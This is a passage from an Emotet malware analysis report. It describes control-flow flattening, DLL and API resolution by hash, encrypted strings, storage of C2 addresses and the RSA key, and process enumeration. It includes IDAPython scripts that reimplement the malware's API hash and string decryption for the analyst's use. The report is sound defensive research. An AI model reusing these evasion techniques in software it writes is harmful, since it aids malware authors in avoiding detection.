A program's control flow is a path created out of the instructions that can be executed by the program. Disassemblers, like IDA, Ghidra, visualize control flow as a graph by creating a series of connected blocks (called "basic blocks"). In order to make reverse engineering more difficult, thwart the analysis and avoid detection, the main payload of **Emotet** usuallu apply an obfuscation technique is ***Control-flow flattening***.

Basically, this is a technique used to break the flow of a program's execution by flattening it. When the control flow is flattened, the program is divided into blocks, all of which are at the same level. Therefore, it will be difficult to determine the execution order of the program at the first glance. After divided into blocks, there is a control variable to determine which basic block should be executed. Its initial value is assigned before the loop. At each block, will update the value of the control variable to redirect the program flow to another branch.

Below is the illustration for the **main** function of each above payload:



Fig 26. The main function of the main payload of Sample 1



Fig 27. The main function of the main payload of Sample 2



Fig 28. The main function of the main payload of Sample 3

In order to deobfuscate this technique takes a lot of time and effort to do, so my personal experience as follows:

- Try using HexRaysDeob plugin that was developed by RolfRolles.
- Perform static analysis using IDA, trying to guess the purpose of the functions, and name them.
- Perform debug and synchronize function names, variables that set in IDA with debugger with the help of Labelessplugin. During debugging, note the order in which the functions are executed and make a comment back to IDA.

5.2. Dynamic modules resolve

All payloads will rely on a pre-computed hash by the names of the DLLs to retrieve the base address of these DLLs when it needs to be used. In **Sample 1** and **2**, these hashes are passed directly to a function responsible for obtaining the base address of the DLL (**f_resolve_modules_from_hash**):

Fig 29. Sampe 1 and 2 call f_resolve_modules_from_hash

Particularly in **Sample 3**, there is a little bit of change, hash values are pre-computed according to the name of the DLL and the API function passed to the same function (**f_get_api_funcs**). Within this function, it uses these hash values to retrieve the base address of the DLL:



Fig 30. Sample 3 call f_resolve_modules_from_hash

The search algorithm in all three payloads is similar, only difference in the xored value:



Fig 31. Pseudocode performs looking up the hashes of the DLL name

Rewrite the hash function, combined with IDAPython to get a list of DLLs that **Emotet** uses:



Fig 32. Results when using IDAPython

The list of major DLLs that Emotet uses:

[+] userenv.dll

[+] wininet.dll

[+] urlmon.dll

[+] shlwapi.dll

[+] shell32.dll

[+] advapi32.dll

[+] crypt32.dll

[+] wtsapi32.dll

[+] kernel32.dll

[+] ntdll.dll

Fig 33. List of major DLLs that Emotet uses

5.3. Dynamic APIs resolve

In all three payloads, when need to use which API function **Emotet** will search and call that function. Based on the base address of the given **DLL**, payloads resolve APIs by looking up the pre-computed hash.

In **Sample 1** and **2**, , these hashes are passed directly to a function responsible for obtaining API address (**f_resolve_apis_from_hash**):

Fig 34. Sampe 1 and 2 call f_resolve_apis_from_hash

In **Sample 3**, as mentioned above, hash values are passed to the same function (**f_get_api_funcs**). Within this function calls to function (**f_resolve_apis_from_hash**) to retrieve the address of the API:

Fig 35. Sample 3 call f_resolve_apis_from_hash

The search algorithm in all three payloads is similar, only difference in the xored value:

Fig 36. Pseudocode performs looking up the hashes of the API name

Rewrite the hash function that payload uses, combined with IDAPython to retrieve all APIs and annotate to related code. The list of APIs used in these payloads are similar and similar to the other variants. The final result is as follows:

```python
def calc_api_hash(api_name):
    """"""
    hash_value = 0x0
    api_name_list = []
    api_name_list = list(api_name)
    for i in range(len(api_name_list)):
        api_name_per_byte = ord(api_name_list[i])
        hash_value = ((hash_value << 0x10) & 0xFFFFFFFF) + ((hash_value << 0x6) & 0xFFFFFFFF) + api_name_per_byte - hash_value
    # xored value need to change for each payload
    return ((hash_value ^ 0x5A80EAE) & 0xFFFFFFFF)
```

Fig 37. The final result when using IDAPython to annotate related code

5.4. Decrypt strings

All strings are encrypted and only decrypt at runtime. The structure of the encrypted data is shown as below. The decryption algorithm of the payloads is the same:



Fig 38. The payloads call the string decryption function

Based on the above information, can use IDApython to create a script to decrypt data as follows:

```python
def decrypt(encData):
    """"""
    xor_key = get_xor_key(encData)
    strLen = idc.get_wide_dword(encData) ^ idc.get_wide_dword(encData+4)
    decStr = ""

    for i in range(0, strLen):
        c = ord(xor_key[i%len(xor_key)]) ^ idc.get_wide_byte(encData+8+i)
        decStr += chr(c)
    return decStr
```

Fig 39. Python code is used for decrypting data

The list of strings obtained in payloads is quite similar:



Fig 40. List of strings obtained after using the script

5.5. List of C2 (IP & Port)

A list of C2 IP addresses and ports of **Emotet** payloads is stored in **.data** section as 8-byte blocks:



Fig 41. List of C2s is stored in each payload

Through script can quickly retrieve the entire list of this C2:

Fig 42. List of IP:Port used by payloads

5.6. RSA Public Key

Through analysis, Emotet embeds an RSA public key in payloads. This RSA public key is also stored as a regular encrypted string and is decoded just like we did with strings. This key will then be used for the secure communication with the the C2 above.

All three payloads above after decrypt have the same RSA Public Key:



Fig 43. RSA Public Key after decrypted

5.7. Enumerating running processes

To get the list of the processes running on the victim machine, the payloads use APIs function **CreateToolhelp32Snapshot**; **Process32FirstW**; **Process32NextW**. List the processes are guaranteed:

- No process names where parent process ID is 0.
- No process is executed by Emotet.
- No duplicated process names.



Fig 44. The payloads collect a list of the processes running on the victim machine

6. Conclusion

Emotet was first discovered in 2014 as a banking Trojan, over time it continues to evolve and has always been a leading threat to organizations around the world. Emotet has once again proven to be an advanced threat capable of adapting and evolving quickly in order to wreak more havoc. This malware is mainly distributed through email spam campaigns, so to prevent it, organizations should regularly train information security awareness for end users.

7. References / Further Reading

Click here for Vietnamese version.

Tran Trung Kien (aka m4n0w4r)

Malware Analysis Expert

R&D Center – VinCSS (a member of Vingroup)

↗ Go back